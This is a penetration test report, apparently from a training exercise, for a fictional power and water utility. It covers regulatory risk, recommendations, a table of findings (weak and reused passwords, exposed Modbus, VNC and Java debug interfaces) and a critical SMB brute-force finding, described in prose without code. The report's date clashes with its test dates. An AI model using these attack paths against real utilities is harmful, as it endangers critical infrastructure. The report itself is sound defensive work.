NEXT G

POWER & WATER

Penetration Test Report

January 9, 2020

[redacted]

CONFIDENTIAL // TLP:RED

Table of Contents

Executive Summary

[redacted] performed a follow-up penetration test for Next Generation Power, Electric, & Water (NGPEW) on January 8-9, 2021 to further evaluate the company's security posture and risk exposure. This report documents the follow-up assessment, including verification of prior remediations, a Comprehensive Risk Index (CRI) score tailored to NGPEW for each finding, detailed technical information on the discovered vulnerabilities, and remediation recommendations.

Critical	High	Medium	Low	Informational
2	9	5	1	5

Number of Findings by Category

The scope of this penetration test covered three network ranges (10.0.1.0/24, 10.0.5.0/24, 10.0.10.0/24), including common operating systems, commercial software, custom services, and an array of programmable logic controllers (PLCs). Given that NGPEW systems are classified as critical infrastructure, our offensive security engineers were careful to adhere to this scope to avoid disrupting business operations or critical infrastructure. The sensitive nature of PLCs and industrial control systems prompted our team to develop DamSafe, a Modbus monitoring application that is extensible to accommodate various industrial control system (ICS) protocols [redacted] also took care not to exfiltrate personally-identifiable information (PII), Protected Critical Infrastructure Information (PCII), or any proprietary or Traffic Light Protocol (TLP) Red or Amber information. Furthermore, any modifications made to systems during the engagement were either reversed or documented in the "Assessment Artifacts" section of the Appendix.

Our assessment found the security posture of NGPEW has been greatly improved from our initial testing on October 24-25, 2020. However, further analysis found that NGPEW is still vulnerable to internal and external security threats which pose significant business risk and a potential existential threat to the company. These include compliance risk due to regulatory violations; operational risk due to vulnerable industrial-control (including hydroelectric dam) systems; reputational risk if power generation were to be degraded or client records leaked; and strategic risk if NGPEW is unable to neutralize these threats and capitalize on its many strengths. Given NGPEW's position in the energy industry and the incumbent regulatory patchwork, public oversight and risk of governmental interdiction is greater than ever. For example, the NERC CIP (Critical Infrastructure Protection) framework imposes severe penalties including a maximum $1 million per day per violation fine[1]. In view of our findings, a cybersecurity breach could irreparably damage NGPEW's established reputation, operational assets, and continuity of operations.

[1] Deloitte, "Shining a Light on NERC CIP-013": https://www2.deloitte.com/us/en/pages/advisory/articles/implementing-cip-013-compliance.html

Fundamentally addressing these risks will require substantial time and capital, but a roadmap for significant improvement can be immediately established and executed with modest initial resources. For example, many of Next Generation Power, Electric, & Water's vulnerabilities can be traced to gaps in employee cybersecurity awareness or basic technical controls. While correcting these issues will ultimately require inculcating a bottom-up cybersecurity culture and implementing new configuration controls, even granular efforts will significantly improve security and operational efficiency, [redacted] is confident these changes are achievable: NGPEW's security posture already exhibits myriad strengths, including network segmentation and consistent remote logging and instrumentation. Our "Strategic Recommendations" section builds on these existing competencies with resiliency-enhancing improvements.

Security efforts are not merely expenditures, but long-term investments. If these risks are remediated, Next Generation Power, Electric & Water can realize an incredible future outlook and competitive advantage. This once-in-a-generation business opportunity cannot be overstated, given NGPEW's unique position amid three renewable sectors primed for growth (nuclear, hydroelectric, and wind) and given President-elect Biden seeks to achieve "a carbon-free power sector"[2] within 14 years.

Our recommended strategy focuses on identifying and neutralizing threats to NGPEW through specific and actionable risk mitigation and harm reduction recommendations. With concrete guidance, NGPEW can skate to where the puck will be, maximizing ROI and attracting new investors, transforming the company into the market leader of the base energy supplier sector, and leading state and national transitions to renewable energy. Ultimately, NGPEW has the chance to define the future of safe, secure, alternative energy generation at a critical time in the national discourse; establishing a definitive competitive and reputational advantage for years to come.

[2] Biden-Harris Campaign, "The Biden Plan to Build a Modern, Sustainable…": https://joebiden.com/clean-energy/

Regulatory

Due to its position in the hydroelectric, nuclear, and wind power sectors, NGPEW faces a patchwork of regulatory standards. First among these are the NERC Critical Infrastructure Protection requirements, which are the United States' main cybersecurity standards for critical infrastructure[3].

NERC CIP Requirements and Risks

The North American Electric Reliability Corporation, or NERC, is responsible for enforcing Critical Infrastructure Protection (NERC CIP) requirements and non-compliance penalties. NERC is in turn regulated by the Federal Energy Regulatory Commission, or FERC. Non-compliance can implicate various conditions, including compliance risk, financial risk, and reputational risk. In particular, financial risks include penalties of up to $1 million per day per violation, not including spending to remedy the violation.[4] Furthermore, inadequate evidence of compliance or sensitive information disclosure could be considered 'non-compliance.'[5]

In 2019, NERC issued over $10 million in fines for over 127 violations to Duke Energy Corp., an energy corporation functioning in a similar business vertical to NGPEW. Other fines to electric companies include a $2.7 million penalty to Pacific Gas & Electric Co. for leaving sensitive information exposed to the Internet for 10 weeks[6]. Accordingly, ensuring full compliance with NERC CIP significantly bolsters NGPEW's financial health and outlook. This further enhances the reliability of essential services provided to hospitals, industry, and residences, mitigating legal and reputational risk from an outage.

NUREG/CR-7141 (Nuclear Regulatory Commission) Requirements and Risks

Given the nuclear generators connected to NGPEW transmission infrastructure, NGPEW is also subject to Nuclear Regulatory Commission (NRC) cybersecurity standards. Though the NRC's cyber prescriptions are closely correlated with CIP, they still impose distinct regulatory mandates that must be tracked. Compliance is critical -- NRC penalties may involve both civil and criminal prosecution, with a lower standard for conviction and a starting forfeiture of $300,000.[7]

---

[3] Security Ledger, "NERC Fines Utilities $10M citing Serious Cyber Risks": https://securityledger.com/2019/02/secrecy-reigns-as-nerc-fines-utilities-10m-citing-serious-cyber-risks/
[4] Deloitte, "Shining a Light on NERC CIP-013": https://www2.deloitte.com/us/en/pages/advisory/articles/implementing-cip-013-compliance.html
[5] Deloitte.
[6] Security Ledger.
[7] NRC, "Enforcement Program Overview": https://www.nrc.gov/about-nrc/regulatory/enforcement/program-overview.html

The NRC also requires NGPEW to maintain four plans subject to NRC oversight: cybersecurity; physical security; training and qualification for security personnel; and a safeguards contingency. At worst, deviations could result in NGPEW's operations license being revoked, incurring significant operational risk. This may also incur substantial financial risk, since nuclear power comprises the majority of NGPEW's power output (and is thus responsible for the majority of profit). Finally, due to nuclear power's strong safety requirements, an incident affecting any power generation method may degrade NGPEW's reputation and thus, profit margin.

State Regulators

Multiple New York organizations oversee its power industry, creating a complex regulatory environment. These include the New York Public Services Commission (NYPSC), the New York Independent Systems Operator (NYISO), and the Energy Research and Development Authority (NYSERDA). Importantly, NYPSC and NYSERDA are implementing the state's Clean Energy Standard (CES), which requires 70% of state energy to come from renewables by 2030.[8]

These objectives pose strategic opportunities for NGPEW. Although it may already comply with state renewable initiatives, NGPEW's competencies prime it to be an essential partner for implementing the CES. Please see the below section of 'Regulatory Opportunities' for more details.

Regulatory Opportunities

The strictness of NERC CIP and NRC penalties, as well as New York and federal initiatives, dictate that cooperation and compliance is essential. Our nation and world are in an era of transition to renewable energy, where the public and private sectors are looking for leadership examples. NGPEW is well-positioned to lead this transformation, leveraging an exemplary security focus to compliment its pre-existing, diverse power generation capabilities. By demonstrating leadership, it could set the tone for inevitable federal and New York clean energy regulations. Financially, it could secure a vanguard place in a market that will rapidly expand through 2050. Reputationally, it can set an example renowned by regulators, peers and the public as a truly 'Next-Generation' secure energy innovator.

[8] NYSERDA, "Clean Energy Standard": https://www.nyserda.ny.gov/All%20Programs/Programs/Clean%20Energy%20Standard

Strategic Recommendations

Observed Strengths

Remediations and Security Measures

Over the course of the 76 days since our preliminary assessment, NGPEW made commendable progress remediating many vulnerabilities that [redacted] presented. For example, vulnerable software such as ThinVNC[9] and Remote Mouse (for which [redacted] found a zero-day exploit) was removed. Additionally, anonymous login or queries for services like SMB, RPC and Active Directory was disabled.

The most notable mitigative step taken by NGPEW since our previous engagement is the effective implementation of network segmentation between the corporate, services, and ICS subnetworks. This greatly reduces the attack surface as it requires that malicious actors establish an initial foothold in the corporate network before having access to critical services and ICS infrastructure.

Additionally, a number of existing effective security measures remained from our prior engagement. Most operating systems were up-to-date, running currently supported Windows Server 2016 or Ubuntu 18.04 LTS versions. Account lockout policies were configured on some core services, namely the Active Directory domain. This significantly reduces exposure to brute-force password attacks, and should prove an effective security measure when used in conjunction with the password policy that [redacted] recommends herein. NGPEW systems were also consistently configured with remote logging instrumentation, a valuable step towards understanding normal baseline operations and detecting anomalous or malicious activity.

As per best practice, SSH password authentication was disabled, and no known software vulnerabilities were found on its running services. The above positive security controls significantly reduced the efficacy of attacks against NGPEW, while providing a foundation for future improvements.

Power Infrastructure Primed for Growth

NGPEW's power infrastructure is also poised for future growth and resiliency. Its commendable rollout of "Smarty Meters" for residential use provides a strong basis for implementing additional next-generation technologies. These technologies, such as HVDC transmission, microgrids, and home and grid batteries,

[9] ThinVNC is no longer being updated according to its prior maintainer, Cybelesoft.

drastically increase grid stability and reliability and manage fluctuating demand. Implementing them may cement NGPEW's competitive advantage.[10]

HVDC can not only "reduce or eliminate major blackout risks";[11] it increases power transmission efficiency for renewable sources and enables "black start" capability to quickly recover from unplanned outages.[12] Life-critical systems like hospitals could be placed on microgrids with battery banks, keeping their power running even if other sections of infrastructure go down. Battery-supported microgrids could also ensure the availability of NGPEW systems in case of potential cybersecurity incidents. Rapidly implementing these capabilities can speed up incident response, decrease overhead, mitigate compliance and reputational risks from grid instability (such as the NERC reliability requirements), and build a strong foundation for long-term infrastructure investment.

Key Opportunities For Improvement

Enabling Stronger Authentication Policies

[redacted] recommends that NGPEW implement rigorous authentication policies, such as multi-factor authentication, NERC CIP-007-6 compliant password policies, and credential hygiene. In our analysis, [redacted] noticed several non-complex passwords were reused, which greatly facilitated access to corporate infrastructure. Implementing multi-factor authentication by, for example, requiring a physical security token to access corporate systems would mitigate the impact of password breaches and password spraying attempts. This is essential for systems connected to critical infrastructure, such as the system hosting the dam control panel.

Credential hygiene, where personal credentials are kept separate from administrative credentials and these administrative credentials never touch non-trusted systems, would further reduce risk. Isolating personal and administrative credentials prevents adversaries from gaining access to critical systems should a user's everyday credentials be compromised.

Finally, enforcing a password policy compliant with NERC CIP-007-6 (Systems Security Management) can reduce both cybersecurity and regulatory risks. Password lengths should be set to at least 8 characters, and they should be regularly changed and sufficiently complex. Given 81% of breaches leveraged stolen or

[10] University of Pittsburgh, "Electric Power Grid Reliability in a New Era of Energy Development": https://energy.mit.edu/wp-content/uploads/2017/01/Gregory-Reed-Electric-Power-Grid-Reliability-in-a-New-Era-of-Energy-Development.pdf
[11] University of Pittsburgh.
[12] ABB Group, "HVDC Technology and Smart Grid": https://library.e.abb.com/public/7fac66d81be557c0c1257af4003be06f/HVDC%20Technology%20and%20smart%20grid.pdf

breached passwords in 2017[13], these measures, combined with an employee credential best-practices training program to fulfill NERC CIP-004-6 (Personnel and Training), can significantly mitigate NGPEW's risk of attack.

A Bottom-Up Cybersecurity Culture

[redacted] believes that building and maintaining a resilient organizational security culture will be critical for the prolonged growth of NGPEW. As aforementioned, [redacted]'s analysis found that weak passwords that were frequently reused across the network resulted in 'authentication without authorization' on several connected machines. Mitigating these vulnerabilities can start with instituting proactive, engaging cybersecurity awareness and education programs. Employees should be encouraged to view cybersecurity not as everyone's burden, but everyone's opportunity: a worthwhile group effort. For example, company phishing tests could reward employees who report the most emails to NGPEW IT staff. Authentication policies can be portrayed as measures protecting millions of New Yorkers, where all can do their part.

Additionally, several communications in Mr. Schaefer's email inbox demonstrated opportunities to institute stronger organizational security protocols. For example, when a security researcher notified NGPEW of several vulnerabilities discovered in NGPEW's public-facing website, they were threatened with litigation. It is the consensus of the security community that well-meaning security researchers must be treated as assets to corporate security, and companies that have legally threatened security researchers have been strongly rebuked.[14] [redacted] recommends that NGPEW institute a vulnerability disclosure policy (VDP) in order to provide security researchers with an established, legal path for reporting vulnerabilities. The VDP should include a well-defined scope, contact information for reporting vulnerabilities, and legal authorization in the form of a safe harbor to prevent ambiguities. Please reference the open-source disclose.io terms as a reference for instituting a VDP.[15]

Defense in Depth to Halt In-Network Threats

In a praiseworthy development from [redacted]'s prior engagement, network segmentation was significantly improved. However, a defense-in-depth strategy could better defend NGPEW's networks if an attacker manages to breach the electronic security perimeter. Firewalls, including host-based firewalls, are an essential element of defense-in-depth to ensure a layered defense. Thus, [redacted] recommends enabling firewalls on all systems where they were disabled. In-depth logging is also essential so that the company

[13] Dashlane, "Poor Password Behavior, Phishing, Negligent Employees Are Aiding Breach Perpetrators": https://blog.dashlane.com/data-breach-statistics-2018-forecast-everything-you-need-to-know/
[14] Disclose.io, "Response to Voatz's Supreme Court Amicus Brief": https://disclose.io/voatz-response-letter/
[15] Disclose.io, "Generic Core Terms": https://github.com/disclose/dioterms/blob/master/generic-core-terms.md


has visibility into daily activity and threats for compliance and security purposes. Commendably, NGPEW had monitoring configured throughout their network.

Additionally, [redacted] recommends instituting the Principle of Least Privilege company-wide. The Principle of Least Privilege hinges upon only assigning users, systems, or services the minimum essential access to company resources required for work functions.[16] An example of this would be the system hosting the dam API. Presently, any unauthenticated person could read Protected Critical Infrastructure Information (PCII) regarding the dam's functioning. However, restricting access to only those who need to know can decrease the chance of an insider threat disclosing information or impacting company operations.

[16] Center for Internet Security, "Cybersecurity Spotlight – Defense in Depth (DiD)": https://www.cisecurity.org/spotlight/cybersecurity-spotlight-defense-in-depth-did/

Network Diagram

NEXT GENERATION POWER & WATER



Technical Findings

The **Comprehensive Risk Index (CRI)** for each of the technical findings identifies 4 severity levels, excluding informational and remediated findings. **CRI is calculated based on the specific *Vulnerability Severity*, *Likelihood* of exploitation within the client's infrastructure, *Exposure* of the vulnerability, and the potential *Business Impact*.** All metrics use a numeric scale of 0 to 10. This method ensures a holistic evaluation of each vulnerability's cyber risk by including both technical exploitability and business risk (such as compliance risk).

The radar chart provided for each finding visually identifies the specific metrics that comprise the **Comprehensive Risk Index** as well as an ***Effort to Fix*** metric.

Comprehensive Risk Index (CRI) Level Definitions:


Critical (C.#)	Exploitation could present an existential threat to the client, leading to loss of life, severe impact on availability of core services, unsustainable regulatory fines, or profound reputational impact.
High (H.#)	Exploitation could degrade core services, impact business operations, cause significant regulatory risk or reputational impact.
Medium (M.#)	Exploitation could have a moderate impact on business operations or minor regulatory and reputational consequences.
Low (L.#)	Exploitation would have minimal impact on business operations with little or no regulatory or reputational implications.
Informational (I.#)	Included for reference as an informational finding.
Remediated (R.#)	Finding was confirmed to be remediated since the prior engagement.

Definitions of Metrics Comprising Comprehensive Risk Index (CRI):

Vulnerability Severity	Core metric tracking the inherent gravity of the vulnerability irrespective of external context and mitigations.
Exposure	Degree to which the vulnerability is exposed in the client's specific infrastructure.
Ease of Exploitation	Defines the level of sophistication and expertise required to successfully exploit the vulnerability.

Business Impact	The potential impact of the finding to the client's business processes, reputation, and regulatory compliance.

While it is not used as a metric towards the calculated Comprehensive Risk Index (CRI), we have also included the **Effort to Fix** Indexing score. This expresses the time, human effort, and financial resources required to remediate or mitigate the finding.



CRI scores are calculated using the below **Findings Matrix:**

- **Informational: 0.0**
- **Low: < 2.5**
- **Medium: < 5.0**
- **High: < 7.5**
- **Critical: < 10**

The process is as follows: firstly, each metric (for example, Severity) is assigned its own numerical score. Then, those scores are averaged to determine the CRI score.

Findings:

ID	Comprehensive Risk Index (CRI)	Title	Affected Host(s)
C.1	Critical (9.1)	Domain Administrator access via SMB brute force enables compromise of all domain users' passwords	AD (10.0.1.100)
C.2	Critical (8.4)	Systems on corporate network utilize weak local administrator passwords	GRACE (10.0.1.10), GAYLORD (10.0.1.11), TINY (10.0.1.12), PORFIRIO (10.0.1.13), AD (10.0.1.100)
H.1	High (7.5)	Billing database accessible via default password	KILLBILL (10.0.5.75)
H.2	High (6.9)	Exposed WinRM remote-management interface enables brute forcing of local administrator password	GAYLORD (10.0.1.11)
H.3	High (6.9)	Programmable logic controller Modbus ports accessible from entire internal network	10.0.10.50-53, 10.0.10.55-57, 10.0.10.59-65
H.4	High (6.9)	Active Directory domain credentials reused within domain and in RocketChat	AD (10.0.1.100), 10.0.1.154
H.5	High (6.6)	Weak password allows root administrator access to services database host	DB (10.0.5.151)
H.6	High (6.6)	Windows autologon exposes weak administrator password on critical HMI system	SPLASHY (10.0.5.50)
H.7	High (6.6)	Unauthenticated VNC server allows read-only visibility into industrial control systems	SPLASHY (10.0.5.50)
H.8	High (6.3)	Remote Code Execution on billing server due to exposed Java debug interface	KILLBILL (10.0.5.75)

H.9	High (6.0)	Unauthenticated API to access dam infrastructure information	MICROGRID-CONTROLLER (10.0.10.15)
M.1	Medium (5.9)	Weak VNC password on web server grants administrative access	WWW (10.0.5.152)
M.2	Medium (5.3)	SMBv1 enabled on corporate network and HMI host	GRACE (10.0.1.10), GAYLORD (10.0.1.11), TINY (10.0.1.12), PORFIRIO (10.0.1.13), AD (10.0.1.100), SPLASHY (10.0.5.50)
M.3	Medium (4.7)	DNS reverse lookup enabled publicly	AD (10.0.1.100)
M.4	Medium (4.1)	Various IIS vulnerabilities	WWW (10.0.5.152)
M.5	Medium (3.8)	Weak Mantis database password	DB (10.0.5.151)
L.1	Low (3.1)	Programmable logic controllers on corporate network expose debug interfaces	10.0.1.198-203
I.1	Informational	Firewalls disabled on corporate network systems	GRACE (10.0.1.10), GAYLORD (10.0.1.11), TINY (10.0.1.12), PORFIRIO (10.0.1.13), AD (10.0.1.100)
I.2	Informational	Corporate network was not segmented and was externally exposed, unlike ICS and services subnets	10.0.1.0/24
I.3	OSINT	Potential breach of employee information	N/A
I.4	OSINT	Password patterns posted on NGPEW website	N/A

I.5	OSINT	Sensitive documents uploaded to GitHub repository	N/A
R.1	Remediated/ Mitigated	Weak RocketChat administrator password (Prior vulnerability H.2)	10.0.1.154
R.2	Remediated/ Mitigated	RocketChat allows open registration (Prior vulnerability M.1)	10.0.1.154
R.3	Remediated/ Mitigated	ThinVNC path traversal (Prior vulnerability H.4)	TINY (10.0.1.12)
R.4	Remediated/ Mitigated	Anonymous querying/login no longer allowed for LDAP, SMB, RPC	GRACE (10.0.1.10), GAYLORD (10.0.1.11), TINY (10.0.1.12), PORFIRIO (10.0.1.13), AD (10.0.1.100)
R.5	Remediated/ Mitigated	Remote Mouse remote code execution (Prior vulnerability H.6)	GAYLORD (10.0.1.11)
R.6	Remediated/ Mitigated	User passwords visible in Active Directory account descriptions (Prior vulnerability M.2)	AD (10.0.1.100)
R.7	Remediated/ Mitigated	Vulnerability chaining allows unauthenticated remote code execution on Mantis ticketing system (Prior vulnerability C.3)	10.0.5.153
R.8	Remediated/ Mitigated	Unauthenticated API to update infrastructure information (Prior vulnerability H.3)	10.0.10.30
R.9	Remediated/ Mitigated	Weak Redis database password (Prior vulnerability H.1)	10.0.10.31

Critical Risk

C.1 - Domain Administrator access via SMB brute force enables compromise of all domain users' passwords

Comprehensive Risk Index (CRI):
Critical (9.1)

Vulnerability Severity: Critical

Exposure: Very High

Ease of Exploitation: High

Business Impact (contextual infrastructure risk): Critical

Effort to Fix: Low

Compliance Risk: Critical

Description: The domain controller in the corporate subnet has no password lockout policy, meaning that the domain administrator Administrator's password can be brute forced. This allowed the extraction of password hashes for Active Directory members, virtually all of which were reversed by a combination of hash cracking and educated guessing based on a common password theme.

Potential Business Impact: A domain administrator compromise would pose existential compliance, financial, operational, and reputational risk. Even if only the corporate subnet was compromised, a malicious actor could exert complete control over all machines and users within the domain. If so desired, they could effectively halt business operations or disclose personal information, Protected Critical Infrastructure Information (PCII), billing information, or NGPEW intellectual property. Any impact to hospitals or residential areas may also be disastrous for public trust.

This may implicate multiple NERC CIP and NRC regulations, including CIP-011-2 (Information Protection) and CIP-007-6 (Systems Security Management). It could incur severe penalties and significant reputational damage, especially if billing data is released or operations are halted. Given the aforementioned severity of NERC CIP penalties, it is critical to remediate this vulnerability. A compromise this severe may also infringe


NRC cybersecurity regulations featuring base penalties of $300,000 per day or, at worst, revocation of NGPEW's operating license.[17]

Finally, strategic risk is significant. A compromise of such magnitude may lead investors or government entities to choose other power providers for their renewable energy plans, degrading NGPEW's ability to compete and invest in its future infrastructure.

Regulatory: This vulnerability may implicate NERC CIP-011-2 (Information Protection) and CIP-007-6 (Systems Security Management) because multiple authentication attempts should generate alerts and be limited. The Domain Administrator accounts should also be protected by multifactor authentication, such as a physical security key; the lack thereof may implicate CIP-005-5 (Electronic Security Perimeters).


Affected Service/Host: AD (10.0.1.100)

Exploitation Details: By connecting to AD (10.0.1.100) over SMB and attempting to authenticate as MPOWER\Administrator with the passwords in any common password list, one can determine the password for MPOWER\Administrator, which is a domain administrator for MPOWER.



Brute forcing passwords against AD (10.0.1.100)

